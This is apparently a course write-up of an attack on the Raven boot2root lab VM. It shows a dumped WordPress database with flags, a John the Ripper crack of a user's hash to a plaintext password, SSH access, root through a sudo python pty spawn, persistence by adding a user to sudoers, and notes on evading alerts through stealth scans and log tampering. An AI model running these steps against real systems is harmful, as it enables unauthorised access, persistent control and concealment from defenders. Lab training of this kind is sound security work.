- found Flag 3 and 4

```
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and c
reate new pages for your content. Have fun! | Sample Page  |              | publish     | closed        | open        |              | sa
mple-page   |         |        | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                       |           0 | http://192.168.206.131/w
ordpress/?page_id=2                          |          0 | page      |                 |             0 |
|  4 |          1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}

                          | flag3       |              | draft       | open          | open        |              |              |
      |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                       |           0 | http://raven.local/wordpress/?p=4
                          |          0 | post      |                 |             0 |
|  5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}

                          | flag4       |              | inherit     | closed        | closed      |              | 4-revision-v1 |
      |        | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                       |           4 | http://raven.local/wordpress/index.php/2
018/08/12/4-revision-v1/ |          0 | revision  |                 |             0 |
|  7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}

                          | flag3       |              | inherit     | closed        | closed      |              | 4-revision-v1 |
      |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                       |           4 | http://raven.local/wordpress/index.php/2
018/08/13/4-revision-v1/ |          0 | revision  |                 |             0 |
+----+------------+---------------------+---------------------+-------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------
```

Exploitation: Using John for hash (Crack weak passwords)

Summarize the following:

- How did you exploit the vulnerability? Used John the ripper to decode Steven's hash from hash.txt on kali desktop
- What did the exploit achieve? Able to find Steven's password: pink84
- Screenshot here

```
root@Kali:~/Desktop# john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (?)
```

Exploitation: SSH into Steven's account on Target 1

Summarize the following:

- How did you exploit the vulnerability? ssh steven@192.168.1.110


  Password: **pink84**
- What did the exploit achieve? Able to successfully ssh into Target 1
- Screenshot here

```
root@Kali:~/Desktop# john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (?)
```

Exploitation: Sudo Privilege to import python spawn shell

Summarize the following:

- How did you exploit the vulnerability? sudo python -c ‘import pty;pty.spawn(“/bin/bash”);’
- What did the exploit achieve? Able to successfully root into Target 1 *and find Flag 4*
- Screenshot here



```
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# ls
root@target1:/home/steven# cd /
root@target1:/# ls
bin   etc         lib         media  proc  sbin  tmp      var
boot  home        lib64       mnt    root  srv   usr      vmlinuz
dev   initrd.img  lost+found  opt    run   sys   vagrant
root@target1:/# cd ~
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______
| ___ \
| |_/ /_ ___   ____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ v /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

Exploitation: Alter sudo privilege to add new user to maintain access

Summarize the following:

- How did you exploit the vulnerability? adduser kali
- and then: nano etc/sudoers to add kali along with steven
- What did the exploit achieve? Able to successfully edit sudoers
- Screenshots here

```
root@target1:/home/steven# add user kali
bash: add: command not found
root@target1:/home/steven# adduser kali
Adding user `kali' ...
Adding new group `kali' (1003) ...
Adding new user `kali' (1003) with group `kali' ...
Creating home directory `/home/kali' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for kali
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
root@target1:/home/steven#
```

```
  GNU nano 2.2.6                File: sudoers

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

steven ALL=(ALL) NOPASSWD: /usr/bin/python
kali ALL=(ALL) NOPASSWD: /usr/bin/python /usr/apt
```


Exploitation: Able to gain root shell using Kali user

Summarize the following:


- How did you exploit the vulnerability? ssh as Kali to Target 1
- What did the exploit achieve? Able to login
- Screenshots here

```
root@Kali:~# ssh kali@192.168.1.110
kali@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 23 03:29:03 2022 from 192.168.1.90
kali@target1:~$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
[sudo] password for kali:
root@target1:/home/kali#
```

Filebeat findings



Packetbeat findings



Avoiding Detection

Stealth Exploitation of CWE 521 Weak Password Requirements

Monitoring Overview

- Which alerts detect this exploit? HTTP Request Size Monitor
- Which metrics do they measure? http.request.bytes
- Which thresholds do they fire at? 3500 in last 1 minute

Mitigating Detection

- How can you execute the same exploit without triggering the alert? Web-based attacks can be stealthy using the web-browser (Session cookie exploitation). Not using Brute Force.
- Specifying the detection mode to be passive ’ with wpscan, in that case the scan is not aggressive and only looks for important vulnerabilities
- Are there alternative exploits that may perform better? Guess the correct password

Stealth Exploitation of CWE 200 - Exposure of sensitive information to any unauthorised user

Monitoring Overview

- Which alerts detect this exploit? Excessive HTTP Errors
- Which metrics do they measure? http.response.status_code > 400
- Which thresholds do they fire at? 5 in last 5 minutes

Mitigating Detection

- How can you execute the same exploit without triggering the alert? Using the sS option in nmap to minimize chances of detection, it tricks the system with a `partial connection`, SYN SYNACK RST instead of the full connection SYN SYNACK ACK only to reveal a port
- Are there alternative exploits that may perform better? Manual browsing

Stealth Exploitation of CWE 269 - Improper Privilege Management

Monitoring Overview

- Which alerts detect this exploit? CPU Usage Monitor
- Which metrics do they measure? system.process.cpu.total.pct
- Which thresholds do they fire at? 0.5 in last 5 minutes

Mitigating Detection

- How can you execute the same exploit without triggering the alert? Log tampering can be performed
- Injecting Packets with bad checksum- pcket squirrel for covert remote access
- Are there alternative exploits that may perform better?